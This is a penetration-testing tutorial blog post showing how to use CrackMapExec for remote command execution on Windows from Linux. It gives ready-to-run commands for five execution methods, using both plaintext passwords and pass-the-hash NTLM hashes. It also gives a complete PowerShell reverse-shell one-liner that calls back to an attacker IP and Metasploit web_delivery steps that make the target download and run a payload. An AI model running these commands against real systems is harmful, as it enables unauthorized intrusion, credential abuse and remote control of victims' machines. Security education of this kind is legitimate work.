RCE on Windows from Linux Part 2: CrackMapExec

infosecmatter.com/rce-on-windows-from-linux-part-2-crackmapexec

May 4, 2020

In this blog post we will be detailing CrackMapExec (CME) tool – a swiss army knife for pentesting networks.

This is the 2nd part of the blog post series focused on tools for performing remote command execution (RCE) on Windows machines from Linux (Kali).

Introduction

As mentioned in the first part – when it comes to tools and techniques, as pentesters we need to know about as many alternatives as possible.

This is because often times things do not work out in every situation. One method works, but the other one doesn't. And next time it's the opposite.

We need to keep building up our tool awareness, so that we can use them quickly when we need them.

In this series, we are exploring tools for performing remote command execution (RCE) on Windows systems from Linux and in this part 2 we are looking on the CrackMapExec tool.

What is CrackMapExec?

In short, CrackMapExec is a swiss army knife of pentesting. It really is. Its name actually says it all – Crack, Map and Exec.

Here are some of its features in a nutshell:

- Password / hash spraying
- Post-exploitation modules
- Credentials and secrets gathering
- Resource mapping and enumeration
- Network share spidering and file upload / download

CrackMapExec integrates with various offensive security projects such as Mimikatz, Empire, PowerSploit or Metasploit.

It can work with plain or NTLM authentications, fully supporting passing-the-hash (PTH) attacks and more.

In this article, however, we will be focusing solely on its RCE capabilities.

CrackMapExec RCE table overview

The following table provides summary of all CrackMapExec RCE methods.

It provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	wmiexec (default)	command / powershell	tcp/135 tcp/445 tcp/50911 (Winmgmt)
2	atexec	command / powershell	tcp/445
3	smbexec	command / powershell	tcp/445
4	mmcexec	command / powershell	tcp/135 tcp/445 tcp/49751 (DCOM)
5	winrm	command / powershell	tcp/5986 (https) or tcp/5985 (http)

CrackMapExec was primarily designed to be used against a list of targets, rather than a single host. That is why it doesn't support spawning of an interactive shell like other tools detailed in this series.

But this is not really a problem – it's actually advantageous, because it is adapted for a **seamless automation**. And this is very important in pentesting.

Besides, we will see later that we can still spawn an interactive shell, if we want to.

CrackMapExec RCE methods

The following sections provide concrete CrackMapExec command examples on how to perform each RCE method.

Note that all the methods discussed below require **administrative rights** on the remote system.

Let's jump right into it.

1. CrackMapExec: wmiexec

This is the default method which uses Windows Management Instrumentation (WMI) interface on the remote Windows system to execute commands on it.

It uses 3 different network ports during the communication – tcp/135, tcp/445 and ultimately it communicates with the Winmgmt Windows service over dynamically allocated high port such as tcp/50911.

This makes the wmiexec method a bit noisy from the network point of view.

Here's an example of using CrackMapExec wmiexec method as local Administrator with a clear text password:

```
crackmapexec smb -d . -u Administrator -p 'pass123' -x "whoami" 192.168.204.183
```

Here's example using an NTLM hash:

```
crackmapexec smb -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "cmd /c
whoami" 192.168.204.183
```

Go back to top.

2. CrackMapExec: atexec

This method uses the Task Scheduler service (Atsvc) on the remote Windows system to execute a supplied command. All network communication takes place over port tcp/445.

Here's an example of using CrackMapExec atexec method as local Administrator with a clear text password:

```
crackmapexec smb --exec-method atexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.204.183
```

Here's example using a NTLM hash:

```
crackmapexec smb --exec-method atexec -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "whoami"
192.168.204.183
```

Go back to top.

3. CrackMapExec: smbexec

In this case CrackMapExec spawns a local SMB server with a writable network share.

Then, it uses the native Windows SMB functionality to execute the supplied command on the remote Windows system while redirecting its output onto our writable network share.

So, in order for this to work the remote system has to be able to reach us on port tcp/445.

Here's an example of using CrackMapExec smbexec method as local Administrator with a clear text password:

```
crackmapexec smb --exec-method smbexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.204.183
```

Here's example using a NTLM hash:

```
crackmapexec smb --exec-method smbexec -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "whoami"
192.168.204.183
```

Go back to top.

4. CrackMapExec: mmcexec

Here the approach is similar to the wmiexec method, but the commands are executed through the Microsoft Management Console (MMC).

The outcome of this is that the supplied command is executed under the provided user account and not the SYSTEM (nt authority\system) account. This makes this method somewhat less noisy from the log perspective.

However, the communication takes place over 3 network ports – tcp/135, tcp/445 and ultimately utilizing the DCOM interface on the remote Windows system using a dynamically allocated high port such as tcp/49751.

Here's an example of using CrackMapExec mmcexec method as local Administrator with a clear text password:

```
crackmapexec smb --exec-method mmcexec -d . -u Administrator -p 'pass123' -x
"whoami" 192.168.204.183
```

Here's example using a NTLM hash:

```
crackmapexec smb --exec-method mmcexec -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "whoami"
192.168.204.183
```

Go back to top.

5. CrackMapExec: winrm

This method leverages the PowerShell remoting (PSRemoting) functionality which uses ports tcp/5985 (http) or tcp/5986 (https).


In most scenarios this method will not work unless the PSRemoting was explicitly enabled on the remote Windows machine.

Here's an example of using CrackMapExec winrm method as local Administrator with a clear text password:

```
crackmapexec winrm -d . -u Administrator -p 'pass123' -x "whoami" 192.168.204.183
```

Here's example using a NTLM hash:

```
crackmapexec winrm -d . -u Administrator -H
aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 -x "whoami"
192.168.204.183
```



Go back to top.

Interactive shell with CrackMapExec

As mentioned above, CrackMapExec doesn't have an option to spawn an interactive shell, since it was designed to run against multiple targets at a time.

However, we can easily get interactive shells if we want to and our options for doing that are virtually unlimited.


Here are two examples.

PowerShell one-liner


Here's an example of spawning a reverse shell using a PowerShell one-liner taken from the PayloadsAllTheThings cheatsheet:

```
crackmapexec smb -d . -u Administrator -p 'pass123' -X "$c = New-Object
System.Net.Sockets.TCPClient('192.168.204.190',444);$s = $c.GetStream();[byte[]]$b
= 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){;$d = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);$sb = (iex $d 2>&1 | Out-
String );$sb2 = $sb + 'PS ' + (pwd).Path + '> ';$sbt =
([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sbt,0,$sbt.Length);$s.Flush()};$
c.Close()" 192.168.204.183
```

Here's how it looks in action:



After running that, we will receive interactive shell from the target machine connecting to our netcat listener:



Go back to top.


Metasploit web_delivery

Here's another method using Metasploit web_delivery script.

In this demonstration we have prepared a simple web_delivery action in Metasploit for spawning a reverse shell:

```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit > set SRVPORT 8080
msf5 exploit > set payload generic/shell_reverse_tcp
msf5 exploit > set LHOST 192.168.204.190
msf5 exploit > set LPORT 8443
msf5 exploit > run
```


Our server is up and running:




Now we can simply provide the web_delivery URL to the CrackMapExec and it will do all the heavy lifting for us – we don't have to copy & paste any long commands anywhere.

Here's how we can provide the web_delivery payload URL to the CrackMapExec:

```
cme smb -d . -u Administrator -p 'pass123' -M web_delivery 192.168.204.183 -o
URL=http://192.168.204.190:8080/y1OTxgxpme
```



After executing it, we will get interactive shell from the target machine:



Go back to top.

Conclusion

CrackMapExec is a very powerful tool which offers many useful and advanced features. In this article, however, we have seen only a fraction of what CrackMapExec can do.

I always encourage everyone to include this tool into their arsenal, because there is not many tools like it. One can get a really lot of work done by using it.

If you have enjoyed this part and you would like more, please subscribe to our mailing list and follow us on Twitter and Facebook to get notified about new additions.

References

- https://github.com/byt3bl33d3r/CrackMapExec
- https://github.com/byt3bl33d3r/CrackMapExec/wiki
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-1-impacket/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-3-pth-toolkit/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-4-keimpx/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-5-metasploit-framework/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-6-redsnarf/

TAGS | Atsvc | CrackMapExec | Credentials | DCOM | Kali Linux | Metasploit | NTLM | Pass-the-hash | PS Remoting | RCE | Shell | SMB | Windows | WMI